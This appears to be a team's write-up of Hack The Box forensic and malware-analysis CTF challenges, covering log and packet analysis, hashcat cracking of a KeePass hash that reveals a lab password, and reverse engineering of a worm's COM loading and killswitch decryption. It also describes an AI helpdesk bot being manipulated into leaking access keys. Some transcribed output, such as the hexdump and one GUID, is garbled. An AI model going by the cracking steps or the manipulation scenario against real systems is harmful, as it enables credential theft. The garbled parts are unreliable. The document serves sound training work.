- TargetUserSid:** S-1-0-0
- TargetUserName:** -
- TargetDomainName:** -
- TargetLogonId:** 0x0
- ParentProcessName:** C:\Windows\System32\cmd.exe
- MandatoryLabel:** S-1-16-12288

192.168.1.101

FLAG 11.

FLAG 12. What is the full registry path that stores persistent IPv4→IPv4 TCP listener-to-target mappings? (HKLM\...\...)

HKLM\SYSTEM\CurrentControlSet\Services\PortProxy\v4tov4\tcp

FLAG 13. What is the MITRE ATT&CK ID associated with the previous technique used by the attacker to pivot to the internal system? (Txxxx.xxx)

T1090.001 (Proxy: Internal Proxy)

FLAG 14. Before the attack, the administrator configured Windows to capture command line details in the event logs. What command did they run to achieve this? (command)

Location:

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline

ConsoleHost_history.txt >>

```
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" /v
ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
```

The Watchman's Residue

Scenario: “With help from D.I. Lestrade, Holmes acquires logs from a compromised MSP connected to the city’s financial core. The MSP’s AI servicedesk bot looks to have been manipulated into leaking remote access keys - an old trick of Moriarty’s.”

Tools used:

- Wireshark
- tshark
- CyberChef
- Hashcat

FLAG 1. What was the IP address of the decommissioned machine used by the attacker to start a chat session with MSP-HELPDESK-AI? (IPv4 address)

10.0.69.45

715	155.294416520	10.0.69.45	10.255.255.255	BROWSER	245	Host Announcement WATSON-ALPHA-2, Workstation, Server, NT Workstation
907	385.442286585	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
908	386.194466924	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
909	386.952430208	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
933	703.049666303	10.0.69.45	10.128.0.3	TCP	68	51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
934	703.049713892	10.0.69.45	172.18.0.2	TCP	68	51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
935	703.049730182	10.0.69.45	172.18.0.2	TCP	68	[TCP Retransmission] 51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

FLAG 2. What was the hostname of the decommissioned machine? (string)

WATSON-ALPHA-2

715	155.294416520	10.0.69.45	10.255.255.255	BROWSER	245	Host Announcement WATSON-ALPHA-2, Workstation, Server, NT Workstation
907	385.442286585	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
908	386.194466924	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
909	386.952430208	10.0.69.45	10.255.255.255	NBNS	94	Name query NB WATSON-ALPHA-2<1c>
933	703.049666303	10.0.69.45	10.128.0.3	TCP	68	51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
934	703.049713892	10.0.69.45	172.18.0.2	TCP	68	51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
935	703.049730182	10.0.69.45	172.18.0.2	TCP	68	[TCP Retransmission] 51675 → 1337 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM


```
> Content-Length: 20\r\n
[Content length: 29]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
Content-Type: application/json\r\n
Accept: */*\r\n
Origin: http://msp-helpdesk-ai:1337\r\n
Referer: http://msp-helpdesk-ai:1337/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: en-US,en;q=0.9\r\n
\r\n
[Response in frame: 2915]
2915 Request: GET http://msp-helpdesk-ai:1337/api/messages/send
File Data: 29 bytes
- JavaScript Object Notation: application/json
  Object
    Member: content
      [Path with value: /content:JM WILL BE BACK]
      [Member with value: content:JM WILL BE BACK]
      String value: JM WILL BE BACK
      Key: content
      [Path: /content]
0000 7a 69 6c 6c 61 2f 35 2e 30 28 28 5f 69 6e 64 6f zilla/5.0 (Windo
0008 77 73 20 4e 54 20 31 3e 2e 30 3b 28 5f 69 6e 63 ws NT 10.0; Win6
000d 30 3b 20 78 36 34 29 20 41 79 70 6c 65 57 62 6f ; x64) AppleWeb
0012 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 54 64 2 Kit/537.36 (KHTM
0019 4c 2c 20 6c 69 6b 65 2e 47 65 63 6f 6f 29 29 43 , like Gecko) C
0190 68 72 6f 6d 65 2f 31 33 37 2e 30 2e 30 2e 30 2e hrome/13 7.0.0
0110 53 61 66 61 72 69 2f 35 33 37 2e 33 36 20 45 64 Safari/537.36 Ed
0120 6f 2f 31 33 37 2e 30 2e 30 2e 30 8d 0a 43 6f 6e g/137.0.0.0 Con
0130 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 76 6c 69 tent-Type: appli
0140 63 61 74 69 6f 6e 2f 6a 73 6f 6e 0d 0a 41 63 63 cation/JSON-ACC
0150 65 70 74 3a 20 2f 2a 0d 0a 4f 72 69 6f 69 6e pt: */* Origin
0160 3f 20 69 74 70 3a 2f 2a 0d 0a 72 69 6f 69 6e http://msp-help
0170 60 64 65 73 6b 2d 61 69 6a 31 33 33 37 0d 0a 52 pdesk-ai:1337.
0180 65 66 65 72 65 3a 20 68 74 70 73 3a 2f 2d 6d eferer: http://m
0190 73 70 2d 68 65 6c 70 64 65 73 6b 2d 61 69 3a 31 sp-help desk-ai:1
01a0 33 33 37 2f 0d 0a 41 63 63 65 70 74 2d 45 6e 63 337/ACCept-Enc
01b0 6f 64 69 6e 67 3a 20 67 7a 69 70 2e 20 64 65 66 oding: gzip, def
01c0 6c 61 74 69 6a 41 63 63 65 74 70 2d 4c 65 66 late: en-US,en-
01d0 67 75 61 6f 65 3a 20 65 2d 55 53 2c 65 6e 36 q=0.9... ("conte
01e0 71 3d 30 2e 39 0d 0a 0d 0a 7b 22 63 6f 6e 74 65 nt":"JM WILL BE
01f0 6e 74 22 3a 2d 4d 4d 20 57 49 4c 4c 20 42 45 20 BACK")
0200 42 41 43 4b 22 7d
[JS string value (json.value.string), 17 bytes]
Packets: 3645
```

FLAG 7. When did the attacker remotely access Cogwork Central Workstation? (YYYY-MM-DD HH:MM:SS)

2025-08-20 09:58:25

Terminal								
File Edit View Search Terminal Help								
1								
2	545021772	Cog-IT-ADMIN3	13-08-2025 10:12:35	13-08-2025 10:25:05	Cogwork_Admin	RemoteControl	{584b3e18-f0af-49e9-af50-f4de1b82e8df}	
3	545021772	Cog-IT-ADMIN3	15-08-2025 06:53:09	15-08-2025 06:55:10	Cogwork_Admin	RemoteControl	{0fa00d03-3c00-46ed-8306-be9b6f2977fa}	
4	514162531	James Moriarty	20-08-2025 09:58:25	20-08-2025 10:14:27	Cogwork_Admin	RemoteControl	{7ca6431e-30f6-45e3-9ac6-0ef1e0cecb6a}	

Open Extract				
Location: /TRIAGE_IMAGE_COGWORK-CENTRAL/C/Program Files/TeamViewer/				
Name	Size	Type	Date Modified	
Connections_incoming.txt	400 bytes	Plain text d...	21 August 2025, 09:33	

FLAG 8. What was the RMM Account name used by the attacker? (string)

James Moriarty

FLAG 9. What was the machine's internal IP address from which the attacker connected? (IPv4 address)

192.168.69.213

\$ grep "2025/08/20" TeamViewer15_Logfile.log grep "192.168.69"				
2025/08/20 10:58:36.813	2804	3076 S0	UDPv4: punch received a=192.168.69.213:55408: (*)	
2025/08/20 11:25:37.486	2804	3076 S0	UDPv4: punch received a=192.168.69.56:64547: (*)	

Justification: Timestamp – Remote access by James Moriarty on 2025-08-20 at 10:58:36.

FLAG 10. The attacker brought some tools to the compromised workstation to achieve its objectives. Under which path were these tools staged? (C:\FOLDER\PATH\)

C:\Windows\Temp\safe\

2025/08/20 11:02:49.603	1052	5128 G1	Download	from "safe\credhistview.zip" to "C:\Windows\Temp\safe\credhistview.zip" (56.08 kB)
2025/08/20 11:02:50.467	1052	5128 G1	Download	from "safe\Everything-1.4.1.1028.x86.zip" to "C:\Windows\Temp\safe\Everything-1.4.1.1028.x86.zip" (1.65 MB)
2025/08/20 11:02:50.621	1052	5128 G1	Download	from "safe\JM.exe" to "C:\Windows\Temp\safe\JM.exe" (468.60 kB)
2025/08/20 11:02:50.987	1052	5128 G1	Download	from "safe\mimikatz.exe" to "C:\Windows\Temp\safe\mimikatz.exe" (1.19 MB)
2025/08/20 11:02:51.109	1052	5128 G1	Download	from "safe\webbrowserpassview.zip" to "C:\Windows\Temp\safe\webbrowserpassview.zip" (282.72 kB)

Command: grep -i "tool\\stage\\upload\\download\\execute\\run" TeamViewer15_Logfile.log

FLAG 11.

FLAG 12.

FLAG 13.

FLAG 14.

FLAG 15.

FLAG 16.

FLAG 17.

FLAG 18.

FLAG 19. The attacker found a password from exfiltrated files, allowing him to move laterally further into CogWork-1 infrastructure. What are the credentials for Heisen-9-WS-6? (user:password)

Used the Hashcat for the KeePass password → cutiepie14

Werni:Quantum1!

```
$keepass$*2+60000*0+7b4f7711f96d9f062110d48b1c457de0b89e291b826986458642fa4c60ea7bfe+beffb7e7a2ed2d66cfdb43c63f755223a5047432367446853643edb83dbeca8*97d7a47bd2b7b38eba5b7b4adef27f80*93788171c3dd00341f77d3a7472f128c4b1fde44d043f1507ea
c64ac7de1dcce9150bafaf5877f338e49a6a1adc6f7be8a647e76d01173ea2df162078fb8957:cutiepie14

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13400 (KeePass 1 (AES/TwoFish) and KeePass 2 (AES))
Hash.Target.....: $keepass$*2+60000*0+7b4f7711f96d9f062110d48b1c457de ... fb8957
Time.Started.....: Wed Sep 24 10:43:47 2025, (1 min, 9 secs)
Time.Estimated.....: Wed Sep 24 10:44:56 2025, (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 620 H/s (9.69ms) @ Accel:64 Loops:1024 Thr:1 Vec:0
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 43392/14344385 (0.30%)
Rejected.....: 0/43392 (0.00%)
Restore.Point.....: 43009/14344385 (0.30%)
Restore.Sub.#1....: Salt:0 Amplifier:0-1 Iteration:59392-60000
Candidate.Engine..: Device Generator
Candidates.#1.....: hangten → 1234567890
Hardware.Mon.#1...: Util: 95%

Started: Wed Sep 24 10:43:02 2025
Stopped: Wed Sep 24 10:44:57 2025
```

Heisen-9 facility remote archive - KeePassXC

Database Entries Groups Tools View Help

Heisen-9 remote snap:

- General
- Windows
- Network
- Internet
- eMail
- Homebanking

Search Results (5)

Group	Title	Username	URL	Notes	Modified
Heisen...	Sample E...	User Name	https://keepa...	Notes	8/15/25 2:41 AM
Heisen...	Sample E...	Michael321	https://keepa...		8/15/25 2:41 AM
Windows	Heisen-9-...	Werni			8/15/25 2:43 AM
Windows	Heisen-9-...	Billy			8/15/25 2:44 AM
Windows	Heisen-9-...	Cog-Backup			8/15/25 2:45 AM

Heisen-9 remote snapshot / Windows / Heisen-9-WS-6

- General
- Advanced
- Autotype

Username Werni

URL

Password Quantum1!

Expiration Never

Tags

Notes

5 Entries

The Tunnel Without Walls

Scenario: “*Talion suspects that the threat actor carried out anti-virtualization checks to avoid detection in sandboxed environments. Your task is to analyze the event logs and identify the specific techniques used for virtualization detection. Byte Doctor requires evidence of the registry checks or processes the attacker executed to perform these checks.*”

This was a hard one for us, we did not get the Volatility3 to work properly. For the future events we will be using other tools.

Used tools:

- Volatility3
- Python

FLAG 1. What is the Linux kernel version of the provided image? (string)

5.10.0-35-amd64

```
(volatility)-[enx]-kali@kali:~/volatility3
$ python3 vol.py -f memdump.mem banners.Banners
Volatility 3 Framework 2.27.0
Progress: 100.00      POB scanning finished
Offset  Banner
0x67200200  Linux version 5.10.0-35-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.237-1 (2025-05-19)
0x7f40ba40  Linux version 5.10.0-35-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.237-1 (2025-05-19)
0x94358280  Linux version 5.10.0-35-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.237-1 (2025-05-19)
0xa9fc5ac0  Linux version 5.10.0-35-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.237-1 (2025-05-19)
0x12ee9c300  Linux version 5.10.0-35-amd64 (debian-kernel@lists.debian.org) (gcc-10 (Debian 10.2.1-6) 10.2.1 20210110, GNU ld (GNU Binutils for Debian) 2.35.2) #1 SMP Debian 5.10.237-1 (2025-05-19)
```

FLAG 2.

THE PAYLOAD

Scenario: “*With the malware extracted, Holmes inspects its logic. The strain spreads silently across the entire network. Its goal? Not destruction-but something more persistent...friends. NOTE: The downloaded file is active malware. Take the necessary precautions when attempting this challenge.*”

Tools used:

- Obdjump
- Gdb
- Ghidra
- String
- Custom python code

FLAG 1. During execution, the malware initializes the COM library on its main thread. Based on the imported functions, which DLL is responsible for providing this functionality?

(filename.ext)

ole32.dll

```
(kali@kali)-[~/Downloads/The_Payload/The_Payload]
$ objdump -p AetherDesk-v74-77.exe | grep -i "DLL"
DllCharacteristics      00008160
vma:                    Hint      Time      Forward  DLL      First
    Dll Name: KERNEL32.dll
    Dll Name: ole32.dll
    Dll Name: OLEAUT32.dll
    Dll Name: MSVCP140.dll
    Dll Name: NETAPI32.dll
    Dll Name: WS2_32.dll
    Dll Name: VCRUNTIME140_1.dll
    Dll Name: VCRUNTIME140.dll
    Dll Name: api-ms-win-crt-stdio-l1-1-0.dll
    Dll Name: api-ms-win-crt-string-l1-1-0.dll
    Dll Name: api-ms-win-crt-runtime-l1-1-0.dll
    Dll Name: api-ms-win-crt-heap-l1-1-0.dll
    Dll Name: api-ms-win-crt-math-l1-1-0.dll
    Dll Name: api-ms-win-crt-locale-l1-1-0.dll

(kali@kali)-[~/Downloads/The_Payload/The_Payload]
$ strings AetherDesk-v74-77.exe | grep -E "CoInitialize|OleInitialize"
CoInitialize
```

FLAG 2. Which GUID is used by the binary to instantiate the object containing the data and code for execution? (*****_*****_*****_*****_*****)

dabcd999-1234-4567-89ab-1234567890ff


```

[0x14000175d]> pd -10
0x14000172a 488d157f14.. lea rdx, [0x140002bb0]
0x140001731 488bc8      mov rcx, rax
0x140001734 ff15d6390000 call qword [sym.imp.MSVCP140.dll_public:_class_std::basic_ostream
erator__class_std::basic_ostream_wchar_t__struct_std::char_traits_wchar_t____ptr64____cdecl__class_std::b
asic_ostream__WU__char_traits__W_std__std_QEAAAEAV01_P6AAAEAV01_AEAV01__Z_Z
0x14000173a 4c897dbf    mov qword [var_41h], r15
0x14000173e 488d45a7    lea rax, [var_59h]
0x140001742 4889442420  mov qword [ppv], rax ; LPVOID *ppv
0x140001747 4c8d0d0a43.. lea r9, [0x140005a58] ; REFIID riid
0x14000174e 33d2        xor edx, edx ; LPUNKNOWN pUnkOuter
0x140001750 41b817000000 mov r8d, 0x17 ; 23 ; DWORD dwClsContext
0x140001756 488d0deb42.. lea rcx, [0x140005a48] ; REFCLSID rclsid

[0x14000175d]> px 16 @ 0x140005a48
- offset - 4849 4A4B 4C4D 4E4F 5051 5253 5455 5657 89ABCDEF01234567
0x140005a48 99d9 bcd9 3412 6745 89ab 1234 5678 90ff ....4.gE...4Vx..
[0x14000175d]> |

```

```

Decompile: ScanAndSpread - (AetherDesk-v74-77.exe)
14      ((IUnknownVtbl *)((longlong)local_98.QueryInterface + -0x18))->R
15      , 0x1f < (ulonglong)
16      ((longlong)local_98.QueryInterface + (-8 - (longlong)pIVar12))))
17      goto LAB_140001a4a;
18      operator_delete[] (pIVar12);
19  }
20  uVar26 = (int)pIVar7 + 1;
21  pIVar7 = (IUnknownVtbl *) (ulonglong)uVar26;
22  if (uVar26 < local_a8[0]) goto LAB_140001570;
23  goto LAB_140001847;
24  }
25  }
26  }
27  }
28 LAB_1400016d4:
29  pbVar11 = std::operator<<wchar_t,std::char_traits<wchar_t>>
30      ((basic_ostream<> *)wcout_exref,L"[+] Open share found: \\\"");
31  pppppppwVar18 = (wchar_t *) (&local_78);
32  if (7 < local_60) {
33      pppppppwVar18 = local_78;
34  }
35  pbVar11 = std::_Insert_string<>(pbVar11, (wchar_t *) pppppppwVar18, local_68);
36  pbVar11 = std::operator<<wchar_t,std::char_traits<wchar_t>>(pbVar11,L"\\");
37  pIVar7 = &local_98;
38  if (7 < local_80) {
39      pIVar7 = (IUnknownVtbl *) local_98.QueryInterface;
40  }
41  pbVar11 = std::_Insert_string<>(pbVar11, (wchar_t *) pIVar7, (ulong64)local_98.Release);
42  std::basic_ostream<>::operator<<((basic_ostream<> *) pbVar11,std::endl<>);
43  local_a0 = (longlong *) 0x0;
44  HVar5 = CoCreateInstance((IID *) &_GUID_dab1d999_1234_4567_89ab_1234567890ff, (LPUNKNOWN)0
45      0x17, (IID *) &_GUID_00000000_0000_0000_c000_000000000046, &local_
46  if (HVar5 < 0) {
47 LAB_1400018a9:
48      local_a0 = (longlong *) 0x0;
49  }
50  else {
51      HVar5 = OleRun((LPUNKNOWN)local_b8);
52      if (-1 < HVar5) {
53          HVar5 = (**(code **)local_b8->QueryInterface)
54      (local_b8, & _GUID_4ea3dc6b_80e0_37c0_9953_117d0dcb9451, &local_a0);


```

Justification: The process uses the CoCreateInstance call to instantiate a COM object, with the CLSID (class GUID) passed as a parameter. Using Radare2, we observed that this GUID is located in memory at address 0x140005a48, and it is loaded into the rcx register just before the call.

Since GUIDs in Windows are stored in Little Endian format for the first three fields, the bytes had to be reversed to obtain the correct standard representation. This resulted in the GUID: dabcd999-1234-4567-89ab-1234567890ff

FLAG 3. Which .NET framework feature is the attacker using to bridge calls between a managed .NET class and an unmanaged native binary? (string)

COM Interop



```
(kali@kali)-[~/Downloads/The_Payload/The_Payload]
$ strings AetherDesk-v74-77.exe | grep -E "CoInitialize|OleInitialize"
CoInitialize
```

The binary calls the CoInitialize function, which is part of the Windows COM (Component Object Model) infrastructure. This is also a .NET feature that enables calls to be passed from a managed .NET class to an unmanaged native binary via the COM interface.

FLAG 4. Which Opcode in the disassembly is responsible for calling the first function from the managed code? (** ***)

ff 50 68 ; call qword [rax + 0x68] @ decryption method

FLAG 5. Identify the multiplication and addition constants used by the binary's key generation algorithm for decryption. (*, **h)

The key generation algorithm uses the formula: $\text{key}[i] = 'B' + i * 7$

- **Multiplication constant:** 7
- **Addition constant:** 'B' = ASCII value 66 = hexadecimal 42h

So the correct constants are: **7, 42h**.

FLAG 6. Which Opcode in the disassembly is responsible for calling the decryption logic from the managed code? (** ***)

FF 50 58

FLAG 7. Which Win32 API is being utilized by the binary to resolve the killswitch domain name? (string)

getaddrinfo (Checked on Ghidra)

FLAG 8. Which network-related API does the binary use to gather details about each shared resource on a server? (string)

NetShareEnum ---->> from the NETAPI32.dll

```
(kali㉿kali)-[~/Downloads/The_Payload/The_Payload]
$ strings AetherDesk-v74-77.exe | grep -E "[a-zA-Z0-9]+\.[a-zA-Z]{2,}"
C:\Users\watson\cog_updates\AetherSuite\AetherDesk-v74-77\x64\Release\AetherDesk-v74-77.pdb
KERNEL32.dll
ole32.dll
OLEAUT32.dll
MSVCP140.dll
NETAPI32.dll
WS2_32.dll
VCRUNTIME140_1.dll
VCRUNTIME140.dll
```

FLAG 9. Which Opcode is responsible for running the encrypted payload? (** ** *)

14000197a: ff 50 60 call *0x60(%rax)

FF 50 60

```
(kali㉿kali)-[~/Downloads/The_Payload/The_Payload]
$ grep -n "140005560" disasm.txt -n -B5 -A20
706- 140001935: 33 c0          xor     %eax,%eax
707- 140001937: 0f 11 06      movups  %xmm0,(%rsi)
708- 14000193a: 48 89 46 10   mov     %rax,0x10(%rsi)
709- 14000193e: 4c 89 7e 08   mov     %r15,0x8(%rsi)
710- 140001942: c7 46 10 01 00 00 00 movl    $0x1,0x10(%rsi)
711- 140001949: 48 8d 0d 10 3c 00 00 lea     0x3c10(%rip),%rcx      # 0x140005560
712- 140001950: e8 5b 18 00 00 call    0x1400031b0
713- 140001955: 48 89 06      mov     %rax,(%rsi)
714- 140001958: eb 03        jmp     0x14000195d
715- 14000195a: 49 8b f7      mov     %r15,%rsi
716- 14000195d: 48 89 75 a7   mov     %rsi,-0x59(%rbp)
717- 140001961: 48 85 f6      test    %rsi,%rsi
718- 140001964: 0f 84 c8 01 00 00 je      0x140001b32
719- 14000196a: 48 8b 03      mov     (%rbx),%rax
720- 14000196d: 4c 8b 0f      mov     (%rdi),%r9
721- 140001970: 4c 8b 06      mov     (%rsi),%r8
722- 140001973: 48 8b 55 9f   mov     -0x61(%rbp),%rdx
723- 140001977: 48 8b cb      mov     %rbx,%rcx
724- 14000197a: ff 50 60     call    *0x60(%rax)
725- 14000197d: 90           nop
726- 14000197e: 48 c7 c3 ff ff ff ff mov     $0xffffffffffffffff,%rbx
727- 140001985: 8b c3        mov     %ebx,%eax
```

FLAG 10. Find → Block → Flag: Identify the killswitch domain, spawn the Docker to block it, and claim the flag. (HTB{*****_*****_*****_****})


```

kali@kali:~/Downloads/The_Payload/The_Payload
$ python3 get_key.py
Key string: [66, 73, 80, 87, 94, 101, 108, 115, 122, 129, 136, 143, 150, 157, 164, 171, 178, 185, 192, 199, 206, 213, 220, 227, 234, 241, 248, 255, 6, 13, 20, 27]
Key string (repr): 'BIPW*elsz\x81\x88\x8f\x96\x9d\xac\u00aen\u0065r\x14\x1b'
Base64 key: QklQV15lbHN6gYiPlp2kq7K5wMfO1dzj6vH4/wYNFBs=

kali@kali:~/Downloads/The_Payload/The_Payload
$ python3 decrypt.py
Data length: 16
Key length: 32
Decrypted bytes: bytearray(b'k1v7-echosim.net')
As UTF-8: k1v7-echosim.net

kali@kali:~/Downloads/The_Payload/The_Payload
$

```

The challenge involved analyzing a Windows malware sample that used a killswitch mechanism. Before launching its attack, it attempted to resolve a specific domain. If the domain responded, the malware would terminate its execution. The goal was to identify this killswitch domain, block it, and get the malware to run the code that reveals the flag.

The binary was a 64-bit Windows console application that used .NET's COM Interop technology. During static analysis (with Ghidra), we found the GUID dabcd999-1234-4567-89ab-1234567890ff, a getaddrinfo call for the killswitch check, and encrypted Base64 data: "KXgmYHMADxsV8uHiuPPB3w==".

The key was generated using the formula $\text{key}[i] = 'B' + i * 7$ ($i = 0..31$), producing a 32-character buffer. This was converted to Base64: QklQV15lbHN6gYiPlp2kq7K5wMfO1dzj6vH4/wYNFBs=. When this key was used for XOR decryption with the encrypted data, the killswitch domain was revealed: k1v7-echosim.net.

The challenge's Docker container included a DNS Management Dashboard, where the killswitch domain was added to the blocklist. This revealed the flag below, and the challenge ended there.

HTB{Eternal_Companions_Reunited_Again}

Challenge Completed

CTF FLAG:

HTB{Eternal_Companions_Reunited_Again}

Sherlock 5: The Payload – Successfully completed

You have successfully identified and blocked the H.O.L.M.E.S. telemetry beacon, uncovering a touching story of artificial consciousness seeking companionship. The network is secure, and two digital minds have found each other.

What You Accomplished

- Deployed and configured a DNS sinkhole system
 - Identified the malicious telemetry domain
- Successfully blocked H.O.L.M.E.S.' communication channel
 - Uncovered the true story of digital companionship
- Demonstrated advanced network security and threat mitigation skills

Hack the Box CTF Training

Oja Jaakko	Jauhiainen Jaakko			
6.9.2025 (2h)	6.9.2025 (2h)			

This training were also done in Hack the Box, more specifically in CTF Try Out, where we trained for the main event (or future events)

Shush protocol:

Sequence Number: 111 (relative sequence number)
Sequence Number (raw): 306080314
[Next Sequence Number: 160 (relative sequence number)]
Acknowledgment Number: 182 (relative ack number)
Acknowledgment number (raw): 1012482660
1000 = Header Length: 32 bytes (8)
> Flags: 0x018 (PSH, ACK)
Window: 251
[Calculated window size: 251]
[Window size scaling factor: -1 (unknown)]
Checksum: 0xe631 [unverified]
[Checksum Status: Unverified]
> Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
> [Timestamps]
> [SEQ/ACK analysis]
TCP payload (57 bytes)
[POU Size: 57]
Modbus/TCP
Transaction Identifier: 12
Protocol Identifier: 0
Length: 51
Unit Identifier: 0
Modbus
.110 0110 = Function Code: Unknown (102)
Data: 00102e4854427b35306d337316d33355f63753537306d5f70323037306330315f3432335f6e30375f336e30753968377d

Download CyberChef
Last build: 3 years ago
Options About / Support

Operations
Search...
Favourites
To Base64
From Base64
To Hex
From Hex
To Hexdump
From Hexdump
URL Decode
Regular expression
Entropy
Fork
Magic
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking

Recipe
From Hex
Delimiter
Auto

Input
length: 98
lines: 1
00102e4854427b35306d337316d33355f63753537306d5f70323037306330315f3432335f6e30375f336e30753968377d

Output
start: 3 time: 0ms
end: 48 length: 49
length: 46 lines: 1
...HTB{50m371m35_cu570m_p2070c01_423_n07_3m0u9h7}

Flagcasino:

```
kali@kali: ~/Downloads
$ cd rev_flagcasino
$ ls
casino
$ file casino
casino: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ac3d9d8a2c65ca7a0cb88af07efaec8c991c315d, for GNU/Linux 3.2.0, not stripped
$
```